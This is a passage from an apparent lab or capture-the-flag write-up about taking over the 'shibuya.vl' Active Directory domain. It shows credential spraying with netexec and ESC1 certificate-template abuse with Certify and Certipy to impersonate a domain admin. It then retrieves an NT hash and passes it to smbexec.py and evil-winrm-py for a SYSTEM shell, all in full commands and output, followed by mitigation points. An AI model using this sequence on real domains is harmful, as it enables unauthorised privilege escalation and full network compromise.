└─$ netexec rdp AWSJPDC0522.shibuya.vl -u 'nigel.mills' -p Sail2Boat3
RDP         10.129.234.42   3389   AWSJPDC0522      [*] Windows 10 or Windows Server 2016 Build 20348 (name:AWSJPDC0522) (domain:shibuya.vl) (nla:True)
RDP         10.129.234.42   3389   AWSJPDC0522      [+] shibuya.vl\nigel.mills:Sail2Boat3 (Pwn3d!)


└─$ netexec ssh AWSJPDC0522.shibuya.vl -u 'nigel.mills' -p Sail2Boat3
SSH         10.129.234.42   22     AWSJPDC0522.shibuya.vl [*] SSH-2.0-OpenSSH_for_Windows_9.5
SSH         10.129.234.42   22     AWSJPDC0522.shibuya.vl [+] nigel.mills:Sail2Boat3  Windows - Shell access!
BloodHound also reveals nigel.mills can enroll the ADCS template shibuyaweb:
To check the full template we can deploy Certify
.\certify.exe enum-templates --filter-enabled
<SNIPPED>
    Template Name                         : ShibuyaWeb
    Enabled                               : True
    Publishing CAs                        : AWSJPDC0522.shibuya.vl\shibuya-AWSJPDC0522-CA
    Schema Version                        : 2
    Validity Period                       : 100 years
    Renewal Period                        : 75 years
    Certificate Name Flag                 : ENROLLEE_SUPPLIES_SUBJECT
    Enrollment Flag                       : NONE
    Manager Approval Required             : False
    Authorized Signatures Required        : 0
    Extended Key Usage                    : Any Purpose, Server Authentication
    Certificate Application Policies      : Any Purpose, Server Authentication
    Permissions
      Enrollment Permissions
        Enrollment Rights           : SHIBUYA\Domain Admins              S-1-5-21-87560095-894484815-3652015022-512
                                      SHIBUYA\Enterprise Admins          S-1-5-21-87560095-894484815-3652015022-519
                                      SHIBUYA\t1_admins                  S-1-5-21-87560095-894484815-3652015022-1103
      Object Control Permissions
        Owner                       : SHIBUYA\_admin                     S-1-5-21-87560095-894484815-3652015022-500
        Write Owner                 : SHIBUYA\_admin                     S-1-5-21-87560095-894484815-3652015022-500
                                      SHIBUYA\Domain Admins              S-1-5-21-87560095-894484815-3652015022-512
                                      SHIBUYA\Enterprise Admins          S-1-5-21-87560095-894484815-3652015022-519
        Write Dacl                  : SHIBUYA\_admin                     S-1-5-21-87560095-894484815-3652015022-500
                                      SHIBUYA\Domain Admins              S-1-5-21-87560095-894484815-3652015022-512
                                      SHIBUYA\Enterprise Admins          S-1-5-21-87560095-894484815-3652015022-519
        Write Property              : SHIBUYA\_admin                     S-1-5-21-87560095-894484815-3652015022-500
                                      SHIBUYA\Domain Admins              S-1-5-21-87560095-894484815-3652015022-512
                                      SHIBUYA\Enterprise Admins          S-1-5-21-87560095-894484815-3652015022-519
The Certificate Name Flag is set to ENROLLEE_SUPPLIES_SUBJECT, which means we can supply any other alternative subject name to impersonate them. This is typical indicator for ESC1: https://github.com/GhostPack/Certify/wiki/4-%E2%80%90-Escalation-Techniques#esc1---misconfigured-client-authentication-templates
Interestingly it did not get picked up by Certify.
Trying to enroll it also fails because the overly long Validity Period set of 100 years would lead to a cert being longer valid than the signing CA:
.\Certify.exe request --ca AWSJPDC0522.shibuya.vl\shibuya-AWSJPDC0522-CA --template ShibuyaWeb --upn _admin --sid S-1-5-21-87560095-894484815-3652015022-500
  v2.0.0

[*] Action: Request a certificate

[*] Current user context    : SHIBUYA\Nigel.Mills
[*] No subject name specified, using current context as subject.

[*] Template                : ShibuyaWeb
[*] Subject                 : CN=Nigel Mills, OU=shibuya, DC=shibuya, DC=vl
[*] Subject Alt Name(s)     : _admin
[*] Sid Extension           : S-1-5-21-87560095-894484815-3652015022-500

[*] Certificate Authority   : AWSJPDC0522.shibuya.vl\shibuya-AWSJPDC0522-CA
[!] CA Response             : The submission failed: Denied by Policy Module  The certificate validity period will be shorter than the ShibuyaWeb Certificate Template specifies, because the template validity period is longer than the maximum certificate validity period allowed by the CA.  Consider renewing the CA certificate, reducing the template validity period, or increasing the registry validity period.
We can not alter the validity period at this point.
To try it with certipy (linux version) I’ll need to port forward LDAP with SSH:
ssh nigel.mills@AWSJPDC0522.shibuya.vl -D 1080Let’s find vulnerable certs:
proxychains -q certipy find -vulnerable -u 'nigel.mills' -p 'Sail2Boat3' -dc-ip 10.129.234.42
<SNIPPED>
  0
    Template Name                       : ShibuyaWeb
    Display Name                        : ShibuyaWeb
    Certificate Authorities             : shibuya-AWSJPDC0522-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : True
    Any Purpose                         : True
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Any Purpose
                                          Server Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 100 years
    Renewal Period                      : 75 years
    Minimum RSA Key Length              : 4096
    Template Created                    : 2025-02-15T07:37:49+00:00
    Template Last Modified              : 2025-02-19T10:58:41+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : SHIBUYA.VL\t1_admins
                                          SHIBUYA.VL\Domain Admins
                                          SHIBUYA.VL\Enterprise Admins
      Object Control Permissions
        Owner                           : SHIBUYA.VL\_admin
        Full Control Principals         : SHIBUYA.VL\Domain Admins
                                          SHIBUYA.VL\Enterprise Admins
        Write Owner Principals          : SHIBUYA.VL\Domain Admins
                                          SHIBUYA.VL\Enterprise Admins
        Write Dacl Principals           : SHIBUYA.VL\Domain Admins
                                          SHIBUYA.VL\Enterprise Admins
        Write Property Enroll           : SHIBUYA.VL\Domain Admins
                                          SHIBUYA.VL\Enterprise Admins
    [+] User Enrollable Principals      : SHIBUYA.VL\t1_admins
    [!] Vulnerabilities
      ESC1                              : Enrollee supplies subject and template allows client authentication.
      ESC2                              : Template can be used for any purpose.
      ESC3                              : Template has Certificate Request Agent EKU set.
certipy immediately picks it up as ESC1 - ESC3
First try:
certipy req -u 'nigel.mills@shibuya.vl' -p 'Sail2Boat3' -dc-ip 10.129.234.42 -target AWSJPDC0522.shibuya.vl -ca 'shibuya-AWSJPDC0522-CA' -template ShibuyaWeb -upn _admin@shibuya.vl -sid S-1-5-21-87560095-894484815-3652015022-500
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 5
[-] Got error while requesting certificate: code: 0x80094811 - CERTSRV_E_KEY_LENGTH - The public key does not meet the minimum size re
We get an error about key length. We see it is expected to have a key-size of 4096. After adding this size it worked:
certipy req -u 'nigel.mills@shibuya.vl' -p 'Sail2Boat3' -dc-ip 10.129.234.42 -target AWSJPDC0522.shibuya.vl -ca 'shibuya-AWSJPDC0522-CA' -template ShibuyaWeb -upn _admin@shibuya.vl -sid S-1-5-21-87560095-894484815-3652015022-500 -key-size 4096
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 7
[*] Successfully requested certificate
[*] Got certificate with UPN '_admin@shibuya.vl'
[*] Certificate object SID is 'S-1-5-21-87560095-894484815-3652015022-500'
[*] Saving certificate and private key to '_admin.pfx'
[*] Wrote certificate and private key to '_admin.pfx'
Note: we needed to use _admin and its SID, as it is the only Domain admin account in this domain, the default Administrator seems to be deleted.
I can not fully explain why it works here, but not with certify. My guess is, that from windows there were some additional checks against the enrollment.
Authentication to get the TGT / NTLM-Hash is successful:
certipy auth -pfx _admin.pfx -dc-ip 10.129.234.42
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: '_admin@shibuya.vl'
[*]     SAN URL SID: 'S-1-5-21-87560095-894484815-3652015022-500'
[*]     Security Extension SID: 'S-1-5-21-87560095-894484815-3652015022-500'
[*] Using principal: '_admin@shibuya.vl'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to '_admin.ccache'
[*] Wrote credential cache to '_admin.ccache'
[*] Trying to retrieve NT hash for '_admin'
[*] Got hash for '_admin@shibuya.vl': aad3b435b51404eeaad3b435b51404ee:bab5b2a004eabb11d865f31912b6b430
With the hash obtained we simply could use smbexec.py to get full access:
smbexec.py shibuya.vl/_admin:@10.129.234.42 -hashes :bab5b2a004eabb11d865f31912b6b430
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system
Alternatively we could connect via port forwarded WINRM:
proxychains -q evil-winrm-py -i 10.129.234.42 -u _admin -H bab5b2a004eabb11d865f31912b6b430
          _ _            _
  _____ _(_| |_____ __ _(_)_ _  _ _ _ __ ___ _ __ _  _
 / -_\ V | | |___\ V  V | | ' \| '_| '  |___| '_ | || |
 \___|\_/|_|_|    \_/\_/|_|_||_|_| |_|_|_|  | .__/\_, |
                                            |_|   |__/  v1.5.0

[*] Connecting to '10.129.234.42:5985' as '_admin'
evil-winrm-py PS C:\Users\Administrator\Documents>
The root flag can be retrieved from C:\Users\Administrator\Desktop\root.txt
Learning Points#
- If authentication with
NTLMis not working, tryKerberos, as there could be fine grained settings for specific accounts (the return error can be plainSTATUS_LOGON_FAILURE). - There are severe vulnerabilities that can be exploited, when a privileged user has as user session, like the possibility to steal their
NTLMv2hash. - It’s worth to try multiple Tools if one fails on Windows (
Certify), try a tool from Linux (Certipy) side or vice versa.
Mitigation Points#
- Audit all computer accounts for weak passwords or legacy setting of having a password like name.
- Never store sensitive information like credential in plain text on
LDAPfields. - Registry Hives contain sensitive information like
NTLMhashes, those files are needed to be properly protected. - Lesser privileged user should not be able to login on Domain controllers. Privileged Accounts should only have a session as long as necessary (avoid leaving them logged in)
- Audit
ADCSfor common vulnerabilities. Certificates should never have a long validity like 100 years.